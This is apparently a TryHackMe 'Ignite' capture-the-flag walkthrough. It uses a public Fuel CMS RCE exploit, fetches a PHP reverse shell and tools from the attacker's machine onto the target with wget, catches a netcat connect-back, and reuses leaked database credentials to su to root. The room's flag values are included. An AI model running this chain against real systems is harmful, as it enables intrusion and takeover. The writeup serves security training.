TryHackMe: Ignite WalkThrough
TryHackMe: Ignite WalkThrough#### Welcome to another TryHackMe writeup/walkthrough. Today we’re looking at a Easy room called Ignite. A new start-up has a few issues with their web server.

link: https://tryhackme.com/room/ignite
Recon
nmap scan found nothing more than open port 80
└─# nmap -sV -sC -A -O -v 10.10.36.11PORT STATE SERVICE VERSION80/tcp open http Apache httpd 2.4.18 ((Ubuntu))|_http-title: Welcome to FUEL CMS| http-methods: |_ Supported Methods: GET HEAD POST OPTIONS| http-robots.txt: 1 disallowed entry |_/fuel/|_http-server-header: Apache/2.4.18 (Ubuntu)No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).TCP/IP fingerprint:OS:SCAN(V=7.94%E=4%D=9/20%OT=80%CT=1%CU=36908%PV=Y%DS=2%DC=T%G=Y%TM=650A99COS:9%P=aarch64-unknown-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TSOS:=A)SEQ(SP=103%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)SEQ(SP=103%GCD=1%ISR=10COS:%TI=Z%CI=I%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%OOS:4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=OS:68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW7%CC=Y%Q=)T1(R=OS:Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=AOS:%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=YOS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AROS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUOS:D=G)IE(R=Y%DFI=N%T=40%CD=S)
Welcome to Fuel CMS

Lots of interesting information. Let’s start the dirb and in the meantime, let’s explore the individual findings.
Fuel CMS version 1.4.1 has a Remote Code Execution vulnerability. This is good news. — https://www.exploit-db.com/exploits/50477
Exploit
Another good news is that there are several exploits. I’ve run the first find and I see it works.
└─# python3 exploit.py -u http://10.10.36.11//usr/local/lib/python3.11/dist-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.2.0)/charset_normalizer (2.0.9) doesn't match a supported version! warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "[+]Connecting...Enter Command $whoamisystemwww-dataEnter Command $pwdsystem/var/www/htmlEnter Command $ls -allsystemtotal 52drwxrwxrwx 4 root root 4096 Jul 26 2019 .drwxr-xr-x 3 root root 4096 Jul 26 2019 ..-rw-r--r-- 1 root root 163 Jul 26 2019 .htaccess-rwxrwxrwx 1 root root 1427 Jul 26 2019 README.mddrwxrwxrwx 9 root root 4096 Jul 26 2019 assets-rwxrwxrwx 1 root root 193 Jul 26 2019 composer.json-rwxrwxrwx 1 root root 6502 Jul 26 2019 contributing.mddrwxrwxrwx 9 root root 4096 Jul 26 2019 fuel-rwxrwxrwx 1 root root 11802 Jul 26 2019 index.php-rwxrwxrwx 1 root root 30 Jul 26 2019 robots.txtEnter Command $ls -all /homesystemtotal 12drwxr-xr-x 3 root root 4096 Jul 26 2019 .drwxr-xr-x 24 root root 4096 Jul 26 2019 ..drwx--x--x 2 www-data www-data 4096 Jul 26 2019 www-dataEnter Command $ls -all /home/www-datasystemtotal 12drwx--x--x 2 www-data www-data 4096 Jul 26 2019 .drwxr-xr-x 3 root root 4096 Jul 26 2019 ..-rw-r--r-- 1 root root 34 Jul 26 2019 flag.txtEnter Command $cat /home/www-data/flag.txtsystem6470e394cbf6dab6a91682cc8585059b
User 🏁 6470e394cbf6dab6a91682cc8585059b
Privilege escalation — root
Now we need to access the server through reverse shell/bash
└─# cp /usr/share/webshells/php/php-reverse-shell.php .# EDIT IP and PORT └─# nano php-reverse-shell.php └─# python3 -m http.server 8090Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...└─# nc -lvp 1234 listening on [any] 1234 ...
On the remote machine we start downloading the reverse-shell file and try to open it in the browser
Enter Command $wget http://10.9.102.33:8090/php-reverse-shell.phpEnter Command $ls -allsystemtotal 156drwxrwxrwx 4 root root 4096 Sep 20 00:46 .drwxr-xr-x 3 root root 4096 Jul 26 2019 ..-rw-r--r-- 1 root root 163 Jul 26 2019 .htaccess-rwxrwxrwx 1 root root 1427 Jul 26 2019 README.mddrwxrwxrwx 9 root root 4096 Jul 26 2019 assets-rwxrwxrwx 1 root root 193 Jul 26 2019 composer.json-rwxrwxrwx 1 root root 6502 Jul 26 2019 contributing.mddrwxrwxrwx 9 root root 4096 Jul 26 2019 fuel-rwxrwxrwx 1 root root 11802 Jul 26 2019 index.php-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.1-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.10-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.11-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.12-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.2-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.3-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.4-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.5-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.6-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.7-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.8-rw-r--r-- 1 www-data www-data 5493 Sep 4 12:03 php-reverse-shell.php.9-rwxrwxrwx 1 root root 30 Jul 26 2019 robots.txt
After downloading the file and opening the page http://10.10.36.11/php-reverse-shell.php we are the shell. Let’s try the good old classic call bash via python.
└─# nc -lvp 1234 listening on [any] 1234 ...10.10.36.11: inverse host lookup failed: Unknown hostconnect to [10.9.102.33] from (UNKNOWN) [10.10.36.11] 40892Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux 00:52:01 up 49 min, 0 users, load average: 0.97, 0.55, 0.59USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ python3 -c 'import pty;pty.spawn("/bin/bash")'www-data@ubuntu:/$
Let’s download pspy and see if there is some interesting process running under the root user that we can manipulate.
www-data@ubuntu:/$ cd /tmpcd /tmpwww-data@ubuntu:/tmp$ wget http://10.9.102.33:8090/pspy64wget http://10.9.102.33:8090/pspy64--2023-09-20 00:57:23-- http://10.9.102.33:8090/pspy64Connecting to 10.9.102.33:8090... connected.HTTP request sent, awaiting response... 200 OKLength: 3104768 (3.0M) [application/octet-stream]Saving to: 'pspy64'pspy64 100%[===================>] 2.96M 2.85MB/s in 1.0s 2023-09-20 00:57:24 (2.85 MB/s) - 'pspy64' saved [3104768/3104768]www-data@ubuntu:/tmp$ chmod +x pspy64chmod +x pspy64www-data@ubuntu:/tmp$ ./pspy64./pspy64pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d ██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░ Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)Draining file system events due to startup...
Doesn’t look like anything interesting. Let’s try the linpeas app
www-data@ubuntu:/tmp$ wget http://10.9.102.33:8090/linpeas.shwget http://10.9.102.33:8090/linpeas.sh--2023-09-20 01:08:25-- http://10.9.102.33:8090/linpeas.shConnecting to 10.9.102.33:8090... connected.HTTP request sent, awaiting response... 200 OKLength: 848400 (829K) [text/x-sh]Saving to: 'linpeas.sh'linpeas.sh 100%[===================>] 828.52K 1.68MB/s in 0.5s 2023-09-20 01:08:26 (1.68 MB/s) - 'linpeas.sh' saved [848400/848400]www-data@ubuntu:/tmp$ chmod +x linpeas.shchmod +x linpeas.shwww-data@ubuntu:/tmp$ ./linpeas.sh./linpeas.sh ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄ ▄▄▄ ▄▄▄▄▄ ▄▄▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄ ▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄ ▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄ ▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▀▀▄▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀ ▀▀▀▄▄▄▄▄ ▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▀▀ ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀ /---------------------------------------------------------------------------------\ | Do you like PEASS? | |---------------------------------------------------------------------------------| | Get the latest version : https://github.com/sponsors/carlospolop | | Follow on Twitter : @hacktricks_live | | Respect on HTB : SirBroccoli | |---------------------------------------------------------------------------------| | Thank you! | \---------------------------------------------------------------------------------/ linpeas-ng by carlospolop ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission. Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist LEGEND: RED/YELLOW: 95% a PE vector RED: You should take a look to it LightCyan: Users with console Blue: Users without console & mounted devs Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs) LightMagenta: Your username Starting linpeas. Caching Writable Folders......══════════╣ Active Ports╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN - tcp6 0 0 :::80 :::* LISTEN - tcp6 0 0 ::1:631 :::* LISTEN - ...╔══════════╣ Analyzing Backup Manager Files (limit 70) -rwxrwxrwx 1 root root 4646 Jul 26 2019 /var/www/html/fuel/application/config/database.php| ['password'] The password used to connect to the database| ['database'] The name of the database you want to connect to 'password' => 'mememe', 'database' => 'fuel_schema',...
We can see that the database is running on the server and we found the name and password.
www-data@ubuntu:/tmp$ cat /var/www/html/fuel/application/config/database.php...$db['default'] = array( 'dsn' => '', 'hostname' => 'localhost', 'username' => 'root', 'password' => 'mememe', 'database' => 'fuel_schema', 'dbdriver' => 'mysqli',...
Let’s try the same password not only for the DB root, but also for the system root.
www-data@ubuntu:/tmp$ su root su root Password: mememeroot@ubuntu:/tmp# ls -all /rootls -all /roottotal 32drwx------ 4 root root 4096 Jul 26 2019 .drwxr-xr-x 24 root root 4096 Jul 26 2019 ..-rw------- 1 root root 357 Jul 26 2019 .bash_history-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrcdrwx------ 2 root root 4096 Feb 26 2019 .cachedrwxr-xr-x 2 root root 4096 Jul 26 2019 .nano-rw-r--r-- 1 root root 148 Aug 17 2015 .profile-rw-r--r-- 1 root root 34 Jul 26 2019 root.txtroot@ubuntu:/tmp# cat /root/root.txtcat /root/root.txtb9bbcb33e11b80be759c4e844862482d
Root 🏁 b9bbcb33e11b80be759c4e844862482d
Thank you for reading!
If you like this content, feel free to follow me for more articles.
If you are interested in more articles from the world of cybersecurity, check out our weekly newsletter in which we summarize events from the world of cybersecurity.